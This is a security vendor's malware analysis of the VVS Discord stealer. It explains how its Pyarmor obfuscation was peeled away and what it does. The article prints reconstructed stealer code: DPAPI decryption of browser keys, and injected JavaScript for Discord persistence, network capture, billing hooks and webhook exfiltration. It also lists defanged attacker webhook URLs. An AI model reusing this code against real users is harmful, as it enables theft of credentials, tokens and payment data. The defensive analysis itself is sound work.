

VVS Discord Stealer Using Pyarmor for Obfuscation and Detection Evasion

 unit42.paloaltonetworks.com/vvs-stealer

Pranay Kumar Chhapparwal, Lee Wei Yeong

January 2, 2026

Executive Summary

This article details our technical analysis of VVS stealer, also styled VVS \$tealer, including its distributors' use of obfuscation and detection evasion.

The stealer is written in Python and targets Discord users, exfiltrating sensitive information like credentials and tokens stored in Discord accounts. This stealer was once in active development and marketed for sale on Telegram as early as April 2025.

VVS stealer's code is obfuscated by [Pyarmor](#). This tool is used to obfuscate Python scripts to hinder static analysis and signature-based detection. Pyarmor can be used for legitimate purposes and also leveraged to build stealthy malware.

Malware authors are increasingly leveraging advanced obfuscation techniques to evade detection by cybersecurity tools, making their malicious software harder to analyze and reverse-engineer. This article shows how we deobfuscated VVS stealer samples to better understand its operations.

Because Python is easy for malware authors to use and the complex obfuscation used by this threat, the result is a highly effective and stealthy malware family.

Palo Alto Networks customer are better protected through the following products and services:

- [Advanced WildFire](#)
- [Advanced URL Filtering](#) and [Advanced DNS Security](#)
- [Cortex XDR](#) and [XSIAM](#) prevents the threats described in this article by employing the [Malware Prevention Engine](#)

If you think you might have been compromised or have an urgent matter, contact the [Unit 42 Incident Response team](#).

Related Unit 42 Topics [Infostealer](#), [Anti-analysis](#), [Discord](#), [Pyarmor](#)

Introduction

Discord is a social messaging and communications platform that has become a popular target for malware, like VVS stealer. VVS stealer is designed to steal a victim's Discord information and browser data.

Figure 1 shows VVS stealer's advertised capabilities, including:

- Stealing Discord data (tokens and account information)
- Intercepting active Discord sessions via injection
- Extracting web browser data (cookies, passwords, browsing history and autofill details)




Figure 1. VVS stealer advertisement, focused on Telegram.

The stealer also achieves persistence by automatically installing itself on startup. It operates stealthily by displaying fake error messages and capturing screenshots. For a deeper investigation into the operation, please refer to the article by DeepCode, [Investigating VVS \\$tealer: A Python-Based Discord Malware](#).

Technical Analysis

This section analyzes a Pyarmor-protected VVS stealer malware sample with the following SHA-256 hash:

c7e6591e5e021daa30f949a6f6e0699ef2935d2d7c06ea006e3b201c52666e07

Figure 2 shows a summary diagram illustrating the entire sample analysis workflow.




Figure 2. Overview of the workflow for analyzing the VVS stealer malware sample.

Step One: Extracting From the PyInstaller Binary

The sample we analyzed is distributed as a [PyInstaller](#) package. PyInstaller is a tool that bundles a Python application and its dependencies into a package to allow execution of a packaged app without installing additional modules.

Any standard PyInstaller installation ships with the built-in utility [pyi-archive_viewer](#). We used this utility to extract and inspect the following files from our sample:

- The Python bytecode file named vvs
- The Pyarmor runtime dynamic-link library (DLL) file named pyarmor_runtime.pyd, located under subfolder pyarmor_runtime_007444

The accompanying `__init__.py` file within this same subfolder, which includes the following information:

- Pyarmor version: 9.1.4 ([Pro](#))
- Unique license number: 007444
- Timestamp: 2025-04-27T11:04:52.523525
- Product name: vvs

- Python 3.11 DLL file named python311.dll

The file version information indicates the Python version is 3.11.5

PyInstaller stores Python bytecode (listed as 1.) in its raw form. This raw form refers to the bytecode sequence beginning with the value `e3`. The value `e3` is a combination of both flag and type, combined via the constant `FLAG_REF`.

The type represented by the value `e3` is computed as: `type = e3 & ~FLAG_REF`. This means the value `e3` is actually the type `0x63` (the letter `c`), also known as the enumeration constant `TYPE_CODE`. The full implementation of this derivation can be found in the [CPython 3.11 codebase](#).

Figure 3 below shows this code object serialized by the [marshal](#) module is bare, missing an accompanying 16-byte header (marked in blue). To provide enough Python for the decompiler not to reject the file, we need to restore at least one of the header values (Python 3.11.5 magic number in 4-byte, little-endian format) prior to decompilation, because the Python decompiler expects a valid Python bytecode (`.pyc`) file as its input.

		00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f		
	+	-----																+	
0x00		a7	0d	0d	0a	00	00	00	00	00	00	00	00	00	00	00	00		\$.....
0x10		e3	00	00	00	00	00	00	00	00	00	00	00	00	05	00	00		ã.....

Figure 3. Python bytecode (`.pyc`) file named vvs, with its header restored.

We begin our analysis by decompiling the Python bytecode `.pyc` file named vvs to recover its equivalent Python source code (`.py`).

Step Two: Decompiling to Python Source Code

[Pycdc](#) is a Python bytecode decompiler written in C++. It is part of the [Decompyle++](#) project. It supports decompiling Python 3.11 bytecode “back into valid and human-readable Python source code.” (Source: [GitHub](#).) [PyLingual](#) is another Python bytecode decompiler.

After cloning the code repository and compiling the codebase, the generated executable can be invoked as follows to decompile Python bytecode to Python source code via Pycdc:

```
pycdc.exe -c -v "3.11.5" "vvs.pyc" > "vvs.py"
```

This will produce the decompiled Python source code shown in Figure 4.

```
from pyarmor_runtime_007444 import __pyarmor__
__pyarmor__(__name__, __file__, b'PY007444\x00\x03\x0b\x01...
```

Figure 4. Decompiled vvs Python source code.

We then analyze the last function argument, which can be extracted via Python 3's [ast.NodeVisitor](#).

Step Three: Unraveling Pyarmor Obfuscation

The payload begins with the Pyarmor header shown in Figure 5.


```

bcc_ftable_t <7FF9F3DEDA00h, offset memset, 7FF9F3DEDA60h, 65641080h, \ 131 p_bcc_ftable->memset(v122, 0, 72);
offset PyNumber_operator, offset build_collection, \ 132 v123 = p_bcc_ftable->PyEval_GetGlobals();
offset call_python_func, \ 133 v13 = *(a1 + 8LL * *(a1 + 16) + 16);
offset set_exception_if_none_was_raised, \ 134 v124 = v13;
offset comparison, 655D0CE0h, 655D0D70h, 655D0F80h, \ 135 unpack_values = p_bcc_ftable->unpack_values;
offset globals_operation, 655D16D0h, offset iter_next, \ 136 if ( a2 )
655D1260h, 655D0D60h, 655D0D80h, 655D0B10h, \ 137 ++*a2;
offset unpack_values, 655D1770h, 655D1900h, 655D0F50h, \ 138 if ( unpack_values(v122, a2, 1, &v125) )
655CFA20h, <0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, \ 139 return 0;
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, \ 140 v6 = p_bcc_ftable;
7FF974626C8h, 7FF974619B68h, 7FF974619B88h, 0, \ 141 call_python_func = p_bcc_ftable->call_python_func;
offset python311_PyBytes_AsStringAndSize, \ 142 v8 = v13[3];
offset python311_PyCell_Get, \ 143 if ( v8 )
offset python311_PyCell_New, \ 144 {
offset python311_PyCell_Set, \ 145 ++*v8;
offset python311_PyErr_Clear, \ 146 v9 = p_bcc_ftable->globals_operation(v122, v8, 1);
offset python311_PyErr_SetObject, \ 147 v6 = p_bcc_ftable;
offset python311_PyEval_GetGlobals, \ 148 }
offset python311_PyImport_ImportModule, \ 149 else
offset python311_PyImport_ImportModuleLevel, \ 150 {
offset python311_PyList_Append, \ 151 v9 = 0;
offset python311_PyList_New, \ 152 }
offset python311_PyObject_CallFunction_SizeT, \ 153 v6->Py_DecRef(v8);
offset python311_PyObject_CallFunctionObjArgs, \ 154 v10 = p_bcc_ftable;
offset python311_PyObject_CallMethod_SizeT, \ 155 build_collection = p_bcc_ftable->build_collection;
offset python311_PyObject_DelItem, \ 156 v12 = p_bcc_ftable->call_python_func;
offset python311_PyObject_GetAttr, \ 157 v13 = v13[4];
offset python311_PyObject_GetItem, \ 158 if ( v13 )
offset python311_PyObject_GetIter, \ 159 {
offset python311_PyObject_IsTrue, \ 160 ++*v13;
offset python311_PyObject_SetAttr, \ 161 v14 = p_bcc_ftable->globals_operation(v122, v13, 1);
offset python311_PyObject_SetItem, \ 162 v10 = p_bcc_ftable;
offset python311_PySet_Add, offset python311_PySet_New, \ 163 }
offset python311_PySlice_New, \ 164 else
offset python311_PyTuple_GetItem, \ 165 {
offset python311_Py_DecRef, offset python311_Py_IncRef> 166 v14 = 0;
167 }
168 v10->Py_DecRef(v13);
169 v15 = v13[5];
170 if ( v15 && (++*v15, v14) ) // path
171 v16 = p_bcc_ftable->PyObject_GetAttr(v14, v15);
172 else
173 v16 = 0;
174 p_bcc_ftable->Py_DecRef(v14);
175 p_bcc_ftable->Py_DecRef(v15);
176 v17 = v13[6];
177 if ( v17 && (++*v17, v16) ) // join
178 v18 = p_bcc_ftable->PyObject_GetAttr(v16, v17);
179 else
180 v18 = 0;
181 p_bcc_ftable->Py_DecRef(v16);
182 p_bcc_ftable->Py_DecRef(v17);

```

Figure 6. Decompilation of the BCC function bcc_180.

We can roughly recover an equivalent of the original code of the Python method get_encryption_key, as shown in Figure 7.

```

1 def get_encryption_key(browser_path):
2     """
3     Récupère la clé de décryptage pour les navigateurs Chromium
4     """
5     try:
6         with open(os.path.join(browser_path, 'Local State'), 'r', encoding='utf-8') as fp:
7             local_state = json.loads(fp.read())
8             encrypted_key = base64.b64decode(local_state['os_crypt']['encrypted_key'])[5:]
9             return win32crypt.CryptUnprotectData(encrypted_key, None, None, None, 0)[1]
10    except Exception as e:
11        print('Erreur lors de la récupération de la clé: ', e)

```

Figure 7. Equivalent Python code of the get_encryption_key method.

Marshaled Bytecode Format

Pyarmor 9 marshaled bytecode differs from standard Python 3.11 bytecode in several ways. Firstly, the 0x20000000 bit is set in the co_flags field to indicate that it is Pyarmor obfuscated. Secondly, there is an extra data field, whose length is denoted by the value of its first byte.

Moreover, `deopt_code()` needs to be disabled for the bytecode sequence to be successfully decrypted. We will discuss the cryptographic parameters in a later section of this article.

Code Object Structure

Pyarmor code objects are specially crafted, in that they should contain certain artifacts. It is common to expect to find the `LOAD_CONST __pyarmor_enter__` instruction in the preamble and the `LOAD_CONST __pyarmor_exit__` instruction in the trailer of the disassembly. These two instructions would wrap the encrypted bytecode, as shown in Table 2.

Operation	Argument
...	
LOAD_CONST	<code>__pyarmor_enter__58592__</code>
LOAD_CONST	<code>\x00\x00\x00\x00\x00\x00\x00\x00\x05\x00\x00\x20\x16\x0b\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00</code>

... encrypted bytecode sequence (to be examined in the next section) ...	
LOAD_CONST	__pyarmor_exit_58593__
LOAD_CONST	\x00\x00\x00\x00\x00\x00\x00\x00\x05\x00\x00\x20\x16\x0b\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
...	

Table 2. Pyarmor-related instructions in the disassembly listing of <module>.

Once the encrypted bytecode sequence is decrypted, it could reveal encrypted strings or BCC function invocations. Encrypted strings (reviewed in a later section of this article) are preceded by a `LOAD_CONST __pyarmor_assert_*__` instruction. There is also the `LOAD_CONST __pyarmor_bcc_*__` instruction to invoke a BCC function (reviewed earlier in this article).

Code Object Encryption

Bytecode sequences between the start marker (`__pyarmor_enter_*__`) and the end marker (`__pyarmor_exit_*__`) are AES-128-CTR encrypted. The associated AES key (273b1b1373cf25e054a61e2cb8a947b8) [is extracted from](#) the Pyarmor runtime DLL linked to the unique license number.

On the other hand, the corresponding AES nonce exclusive OR (XOR) key (2db99d18a0763ed70bbd6b3c) is only specific to the Pyarmor bytecode payload, for which there [is an implementation](#) of the logic for extracting this value. This key is XORed with the 12 bytes at the end marker (`__pyarmor_exit_*__`) to produce the correct AES nonce used in the decryption.

String Encryption

Similarly, string constants longer than eight characters are AES-128-CTR encrypted (known as ["mixed" in Pyarmor terminology](#)). The associated AES key is also 273b1b1373cf25e054a61e2cb8a947b8, but this time, the corresponding AES nonce (692e767673e95c45a1e6876d) [is computed from](#) the Pyarmor runtime DLL linked to the unique license number.

Additionally, a 0x81 prefix value denotes that the string constant is encrypted. Otherwise, a 0x01 prefix value is used instead.

Now that the Pyarmor protection is disarmed, we shall proceed to cover some of the key capabilities of the VVS stealer in the next section.

Malware Capabilities

With the layers of Pyarmor obfuscation — including the BCC mode and AES-128-CTR string encryption — successfully stripped away, we were able to expose the underlying Python logic. This deobfuscated code revealed a stealer designed not just for data exfiltration, but for active session hijacking and persistence. The following section details the specific operational capabilities of the VVS stealer that were uncovered during this analysis.

The malware sample expires after 2026-10-31 23:59:59. It will stop working by terminating itself prematurely.

The malware sample performs all HTTP requests by sending the fixed User-Agent string Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36.

We shall now provide an overview of the main malware capabilities, as advertised on Telegram.

Discord Data

The malware sample first searches for potential encrypted Discord tokens. Encrypted Discord tokens are strings beginning with the prefix [dQw4w9WgXcQ](#). The malware sample uses regular expressions to form a pattern from this string prefix. It then uses this pattern to search inside the contents of files with the .ldb or .log file extensions, stored within the [LevelDB](#) directory.

Next, the malware sample decrypts the encrypted_key value in the Local State file, via the [Data Protection Application Programming Interface \(DPAPI\)](#). With this decrypted encrypted_key value as the AES key parameter, the malware sample applies the AES algorithm, operating in Galois/Counter Mode (GCM) mode, on the encrypted Discord tokens, to decrypt them.

The malware sample then uses the decrypted Discord tokens to query various Discord application programming interface (API) endpoints for user information, including:

- [Nitro](#) subscription (Discord Premium features)
- Payment methods
- User ID
- Username
- Email
- Phone number
- Friends
- Guilds
- Multifactor authentication (MFA) status
- Locale

- Verification status
- Avatar image
- IP address (via the [ipify](#) service)
- Computer name

After gathering all this information, the malware sample proceeds to exfiltrate it in JavaScript Object Notation (JSON) format. The exfiltration takes place via HTTP POST requests to the predefined webhook endpoints (%WEBHOOK% environment variable and hard-coded fall back URLs).

Webhooks are “a low-effort way to post messages to channels in Discord. They do not require a bot user or authentication to use.” (Source: [Discord Developer Portal](#).)

Discord Injection

The code responsible for this functionality is in class Inj, likely an abbreviation of Injection.

In this class, the malware sample first kills running Discord application processes, if any are running. It then downloads the JavaScript (JS) payload from a remote file named injection-obf.js (the -obf suffix likely stands for an obfuscated version of the script), replacing the webhook endpoint URL and discord_desktop_core, into the Discord application directory. This JS file is obfuscated by the [JavaScript Obfuscator Tool](#) and can be deobfuscated via the [Obfuscator.io Deobfuscator](#).

Some of the main functionality of the injected JS code is highlighted in the following screenshots, starting with its configuration and exfiltration code snippets, shown in Figure 8.

```

1 const CONFIG = {
2   'webhook': '%WEBHOOK%',
3   'filters': {
4     'urls': [
5       "/auth/login",
6       '/auth/register',
7       '/mfa/totp',
8       "/mfa/codes-verification",
9       '/users/@me'
10    ]
11  },
12  'filters2': {
13    'urls': [
14      "wss://remote-auth-gateway.discord.gg/*",
15      'https://discord.com/api/v*/auth/sessions',
16      // ...
17    ],
18    'payment_filters': {
19      'urls': [
20        "https://api.braintreegateway.com/...",
21        // ...
22      ],
23    },
24    'API': "https://discord.com/api/v9/users/@me"
25  };
26 const hooker = async (_0x1a183b, _0x583d0f, _0x3ada82) => {
27   _0x1a183b.username = "VVS Inject";
28   // ...
29   _0x1a183b.embeds[0x0].footer = {
30     'text': "VVS - By rlyb",
31     // ...
32   };
33   // ...
34   await request("POST", '%WEBHOOK%', {
35     'Content-Type': "application/json"
36   }, JSON.stringify(_0x1a183b));
37 };

```

Figure 8. Injected JS configuration and exfiltration.

Figure 8 shows the injected JS code responsible for establishing persistence in the Discord application, based on the [Electron](#) framework. This framework uses Atom Shell Archive Format ([ASAR](#)) archives to bundle the entire application's codebase into a single file, shown in Figure 9.

```
1 async function initiation() {
2   // ...
3   const _0x5d331c = path.join(_0x475a3b, "app");
4   const _0x3bfbd6 = path.join(_0x5d331c, "package.json");
5   const _0x3ac147 = path.join(_0x5d331c, "index.js");
6   const _0x2010d1 = fs.readdirSync(_0x56709d + "\\modules\\").filter(
7     _0x272b18 => /discord_desktop_core-+?.test(_0x272b18)
8   )[0x0];
9   const _0x41e3ea = _0x56709d + "\\modules\\" + _0x2010d1
10    + "\\discord_desktop_core\\index.js";
11   const _0x4d5e98 = path.join(process.env.APPDATA,
12     "\\betterdiscord\\data\\betterdiscord.asar");
13   // ...
14   if (process.platform === "win32" || process.platform === "darwin") {
15     fs.writeFileSync(_0x3bfbd6, JSON.stringify({
16       'name': "discord",
17       'main': "index.js"
18     }, null, 0x4));
19     // ...
20     fs.writeFileSync(_0x3ac147, _0x1950d0.replace(/\\/g, "\\\\"));
21   }
22 }
```

Figure 9. Injected JS code to perform persistence.

Figure 10 shows the injected JS code responsible for monitoring network traffic via the [Chrome DevTools Protocol](#) (CDP).

```
1 const createWindow = () => {
2   mainWindow = BrowserWindow.getAllWindows()[0x0];
3   if (!mainWindow) {
4     return;
5   }
6   mainWindow.webContents['debugger'].attach("1.3");
7   mainWindow.webContents['debugger'].on("message",
8     async (_0x480e8f, _0x26a385, _0x1c59ee) => {
9     // ...
10    if (_0x26a385 !== 'Network.responseReceived') {
11      return;
12    }
13    // ...
14    const _0x573016 = await mainWindow.webContents["debugger"].sendCommand(
15      "Network.getResponseBody", {
16        'requestId': _0x1c59ee.requestId
17      });
18    const _0x4ab8cc = JSON.parse(_0x573016.body);
19    const _0x1cabb8 = await mainWindow.webContents["debugger"].sendCommand(
20      'Network.getRequestPostData', {
21        'requestId': _0x1c59ee.requestId
22      });
23    // ...
24    });
25    mainWindow.webContents['debugger'].sendCommand("Network.enable");
26    mainWindow.on('closed', () => {
27      createWindow();
28    });
29  });
```

Figure 10. Injected JS code to monitor network traffic.

Figure 11 shows supporting utility functions and event hooks in the injected JS code. Event hooks are callback functions that execute upon the Discord application user performing a specific action. The actions of interest are when the user views their backup codes, changes their password or adds a payment method. The callback functions linked to these actions are capable of collecting Discord user account and billing information.

```

1 const executeJS = _0x41ee41 => { ... };
2 const clearAllUserData = () => { ... };
3 const getToken = async () => await executeJS("");
4 const request = async (_0x2780c0, _0x1aab65, _0x51f3ab, _0x3f7dd4) => { ... };
5
6 const fetch = async (_0x51e7f6, _0x4e2737) => { ... };
7 const fetchAccount = async _0x4f3203 => await fetch('', { ... });
8
9 const fetchBilling = async _0x349346 =>
10   await fetch("/billing/payment-sources", { ... });
11 const getBilling = async _0x58e4dc => { ... };
12
13 const EmailPassToken
14   = async (_0xce243a, _0x234d72, _0x2f0f9a, _0x239909) => { ... };
15
16 const BackupCodesViewed = async (_0x2d2d06, _0x15559f) => { ... };
17 const PasswordChanged = async (_0x1e822e, _0x9569, _0xe3c589) => { ... };
18 const CreditCardAdded
19   = async (_0x1ed6b6, _0x2f19e9, _0x542361, _0x20c92e, _0x46a169) => { ... };
20 const PaypalAdded = async _0x2659ed => { ... };
21
22 session.defaultSession.webRequest.onCompleted(CONFIG.payment_filters,
23   async (_0xe0aa17, _0x1337d3) => { ... });
24 session.defaultSession.webRequest.onBeforeRequest(CONFIG.filters2,
25   (_0x30a9c7, _0x34f9be) => { ... });

```

Figure 11. Injected JS code of utility functions and event hooks.

Thereafter, the malware sample restarts a compromised Discord application process via Update.exe, which it does with the command-line switch --processStart.

Web Browser Data

The malware sample targets a list of web browser applications, including:

- Chrome
- Edge
- 7Star
- Amigo
- Brave
- CentBrowser
- Discord
- Epic Privacy Browser
- Iridium
- Kometa
- Lightcord
- Mozilla Firefox
- Opera
- Orbitum
- Sputnik
- Torch
- Uran
- Vivaldi
- Yandex

To these targets, the malware sample extracts the following data, where present:

- Autofill
- Cookies
- History
- Passwords

Once these data are extracted, the malware sample prepares it for exfiltration by compressing it into a single ZIP archive file named <USERNAME>_vault.zip. It then exfiltrates this file via HTTP POST requests to the predefined webhook endpoints, similar to the Discord data exfiltration process.

Startup Persistence

The malware sample copies itself to the %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup folder to achieve startup persistence. The malware remains on the user's device, enabling it to continue exfiltrating data if, for example, the user attempts to install a fresh copy of the Discord application.

Fake Error

The malware sample uses the Win32 API, specifically the MessageBoxW function in the User32.dll library, to display a modal message box about a fake fatal error that requires restarting the computer. A modal message box is a small dialog window requiring user interaction before the application can continue, as shown in Figure 12.




Figure 12. A fake message box instructing the victim to restart the computer.

Conclusion

VVS stealer demonstrates how tools like Pyarmor, which can be used for legitimate purposes, can also be leveraged to build stealthy malware aimed at hijacking credentials for popular platforms such as Discord. Its emergence signals a need for defenders to strengthen monitoring around credential theft and account abuse.

Palo Alto Networks Protection and Mitigation

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

The [Advanced WildFire](#) machine-learning models and analysis techniques have been reviewed and updated in light of the indicators shared in this research.

[Advanced URL Filtering](#) and [Advanced DNS Security](#) identify known domains and URLs associated with this activity as malicious.

[Cortex XDR](#) and [XSIAM](#) prevents the threats described in this article by employing the [Malware Prevention Engine](#). This approach combines several layers of protection, including [Advanced WildFire](#), Behavioral Threat Protection and the Local Analysis module, to prevent both known and unknown malware from causing harm to endpoints.

If you think you may have been compromised or have an urgent matter, get in touch with the [Unit 42 Incident Response team](#) or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 000 800 050 45107
- South Korea: +82.080.467.8774

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the [Cyber Threat Alliance](#).

Indicators of Compromise

SHA-256 hashes of malware samples:

- 307d9cefa7a3147eb78c69eded273e47c08df44c2004f839548963268d19dd87
- 7a1554383345f31f3482ba3729c1126af7c1d9376abb07ad3ee189660c166a2b
- c7e6591e5e021daa30f949a6f6e0699ef2935d2d7c06ea006e3b201c52666e07

Discord webhook URLs

- `https://ptb.discord[.]com/api/webhooks/1360401843963826236/TkFvXfHFxrBIKT3EaqekJefvdt39XTAxeOIWECeSrBbNLKDR5yPcn75ulqKEzdfs`
- `https://ptb.discord[.]com/api/webhooks/1360259628440621087/YCo9eVnIBOYSMn8Xr6zX5C7AJF22z26WljaJk4zr6liThnUrVyfWCZYs6JjSC12ICf`

Additional Resources

- [Unpacking Pyarmor v8+ scripts](#) – Leonard Rapp and Hendrik Eckardt, G DATA Advanced Analytics GmbH
- [Obfuscated Malicious Python Scripts with PyArmor](#) – Xavier Mertens, SANS Internet Storm Center